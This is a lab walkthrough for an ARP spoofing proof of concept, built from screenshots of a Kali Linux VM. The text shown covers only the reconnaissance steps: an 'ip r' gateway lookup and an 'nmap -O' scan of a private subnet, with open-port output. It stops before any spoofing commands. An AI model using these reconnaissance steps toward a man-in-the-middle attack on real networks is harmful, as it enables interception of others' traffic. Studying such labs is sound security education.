


# **ARP Spoofing Proof of Concept (PoC)**

Walkthrough based on lab demonstration video

This document summarizes a lab demo of an ARP spoofing attack. Each page shows a key step in the attack with a short explanation.

# Step 1


Lab setup and initial network view: attacker and victim are on the same LAN segment.





## Step 2

Identifying gateway and victim IP/MAC addresses on the local network.




The screenshot shows a Kali Linux terminal window within a VMware Workstation. The terminal displays the output of the `ip r` command, showing the default gateway at `192.168.74.2` and the local network `192.168.74.0/24`. It also shows the output of the `nmap -O 192.168.74.0/24` command, which is still running. The terminal window is titled `avishay@kali: ~`. The background of the terminal window is a blue and black keyboard with a glowing blue light. The VMware Workstation window title is `Kali-Linux-25 - VMware Workstation`. The VMware Workstation interface shows several virtual machines: `Home`, `My Computer`, `JonBr`, `My_VM`, `Kali-Linux-25`, and `Windows 10 x64`. The VMware Workstation window has a menu bar with `File`, `Edit`, `View`, `VM`, `Jobs`, and `Help`. The VMware Workstation window has a toolbar with icons for `File`, `Edit`, `View`, `VM`, `Jobs`, and `Help`. The VMware Workstation window has a status bar at the bottom that says `To return to your computer, move the mouse pointer outside or press Ctrl+Alt.`

```
(avishay@kali)-[~]  
$ ip r  
default via 192.168.74.2 dev eth0 proto dhcp src 192.168.74.131 metric 100  
192.168.74.0/24 dev eth0 proto kernel scope link src 192.168.74.131 metric 100  
  
(avishay@kali)-[~]  
$ nmap -O 192.168.74.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-17 13:33 EST  
I
```



# Step 3

Preparing the attacker host for acting as a router in the lab environment.



```
Kali-Linux-25 - VMware Workstation
File Edit View VM Tabs Help
Home x My Computer x JonBr x My_VM x Kali-Linux-25 x Windows 10 x64 x
avishay@kali: ~ root@kali: ~
Session Actions Edit View Help
Too many fingerprints match t...ive specific
OS details
Network Distance: 1 hop

Nmap scan report for 192.168.74.131
Host is up (0.00017s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:
linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops

